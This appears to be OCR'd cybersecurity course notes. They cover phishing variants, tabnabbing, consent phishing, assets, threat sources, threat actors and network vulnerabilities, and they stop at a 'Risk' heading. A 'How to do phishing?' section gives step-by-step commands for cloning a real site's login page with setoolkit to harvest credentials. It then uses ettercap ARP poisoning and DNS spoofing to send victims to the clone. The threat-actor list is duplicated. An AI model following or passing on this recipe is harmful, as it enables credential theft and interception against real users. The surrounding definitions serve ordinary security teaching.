- An attacker creates nearly identical copy of a legitimate communication, which contains a link or attachment and may have been previously received in its original form and modifies certain elements, typically the link or attachment, to point to a malicious destination

E-wallet Phishing
- An attacker targets users of electronic wallets by sending a phishing email or messages to potential victims, posing as a legitimate e-wallet provider


Tabnabbing and Reverse Tabnabbing
- In a tabnabbing attack, a malicious webpage tricks users by changing its content to resemble a familiar site, such as a bank login page, capturing their credentials when they switch back to the tab
- Reverse tabnabbing involves a seemingly legitimate website that deceives users into opening a malicious link, which then alters the content of the original tab to a phishing site

Consent Phishing
- An attacker exploits the OAuth authentication protocol used by web services by developing a legitimate-looking fake application or website, then lures the victim into visiting it through various means

Search Engine Phishing
- An attacker manipulates search engine results, leading users to visit fraudulent websites crafted to steal sensitive information or distribute malware

How to do phishing ?


1. Open a website page which you want to make phishing
2. Copy signin url https://leetcode.com/accounts/login/
3. Open terminal and write setoolkit
4. Press 1 for social engineering attack
5. Press 2 for website attack vectors
6. Press 3 for credential harvestal
7. Press 2 for site cloning
8. Press enter
9. Paste copied url to clone and press enter
10. Go to new terminal
11. sudo nano /etc/ettercap/etter.dns
12. ettercap
13. ettercap -T -q -M arp:remote -P dns_spoof /// ///



Asset

- An asset can be anything of **interest** to an attacker
- It can be a **tangible** or **intangible resource** of an organization with a monetary value, which an attacker targets, to gain control of it, compromise its security, etc.

Example of Assets




Threat

- Threat is a potential **negative event** that can cause **damage to an asset**

Examples of Threats:

- An attacker can **steal sensitive data** of organization
- An attacker can cause server to **shut down**
- An attacker can trick employee to **reveal sensitive information**
- An attacker can **infect** system with malware



Threat Sources

Threat Sources

Natural

- Fires
- Floods
- Power failures

Unintentional

- Unskilled administrators
- Accidents
- Lazy or untrained employees


Intentional

Internal

- Fired employee
- Disgruntled employee
- Service providers
- Contractors

External

- Hackers
- Criminals
- Terrorists
- Foreign intelligence agents
- Corporate raiders




Threat Actors/Agents

Threat actor is an individual or group that breaks into the system to achieve specific goal

Types of Threat Actors:

Hacktivist	Individuals who promote a political agenda by hacking, especially by defacing or disabling websites
Cyber Terrorists	Individuals with a wide range of skills, motivated by religious or political beliefs, to create threats of large-scale disruption of computer networks
Suicide Hackers	Individuals who aim to bring down the critical infrastructure for a "cause" and are not deterred by jail terms or other kinds of punishment



Threat Actors/Agents (Cont'd)

State-Sponsored Hackers Individuals employed by the government to penetrate and gather top-secret information and to damage information systems of other governments


Organized Hackers Professional hackers who attack a system for profits

Script Kiddies An unskilled hacker who compromises systems by running scripts, tools, and software developed by actual hackers

Industrial Spies Individuals who attempt to attack companies for commercial purposes

Insider Threat Threat that originates from people within the organization such as disgruntled employees, terminated employees, and undertrained staff

Thrill-Seekers Threat that originates from people for their personal enjoyment



Threat Actors/Agents (Cont'd)

State-Sponsored Hackers Individuals employed by the government to penetrate and gather top-secret information and to damage information systems of other governments


Organized Hackers Professional hackers who attack a system for profits

Script Kiddies An unskilled hacker who compromises systems by running scripts, tools, and software developed by actual hackers

Industrial Spies Individuals who attempt to attack companies for commercial purposes

Insider Threat Threat that originates from people within the organization such as disgruntled employees, terminated employees, and undertrained staff


Thrill-Seekers Threat that originates from people for their personal enjoyment



Vulnerability (Cont'd)

Example of Network Security Vulnerabilities: Technological


Vulnerabilities	Description
TCP/IP protocol vulnerabilities	HTTP, FTP, ICMP, SNMP, SMTP are inherently insecure
Operating System vulnerabilities	An OS can be vulnerable because: • It is inherently insecure • It is not patched with the latest updates
Network Device Vulnerabilities	Various network devices such as routers, firewall, and switches can be vulnerable due to: • Lack of password protection • Lack of authentication • Insecure routing protocols • Firewall vulnerabilities



Vulnerability (Cont'd)

Example of Network Security Vulnerabilities: Configuration


Vulnerabilities	Description
User account vulnerabilities	Originating from the insecure transmission of user account details such as usernames and passwords, over the network
System account vulnerabilities	Originating from setting of weak passwords for system accounts
Internet service misconfiguration	Misconfiguring internet services can pose serious security risks. For example, enabling JavaScript and misconfiguring IIS, Apache, FTP, and Terminal services, can create security vulnerabilities in the network
Default password and settings	Leaving the network devices/products with their default passwords and settings
Network device misconfiguration	Misconfiguring the network device



Vulnerability (Cont'd)

Example of Network Security Vulnerabilities: Security Policy

Vulnerabilities	Description
Unwritten Policy	Unwritten security policies are difficult to implement and enforce
Lack of Continuity	Lack of continuity in implementing and enforcing the security policy
Politics	Politics may cause challenges for implementation of a consistent security policy
Lack of awareness	Lack of awareness of the security policy



Risk

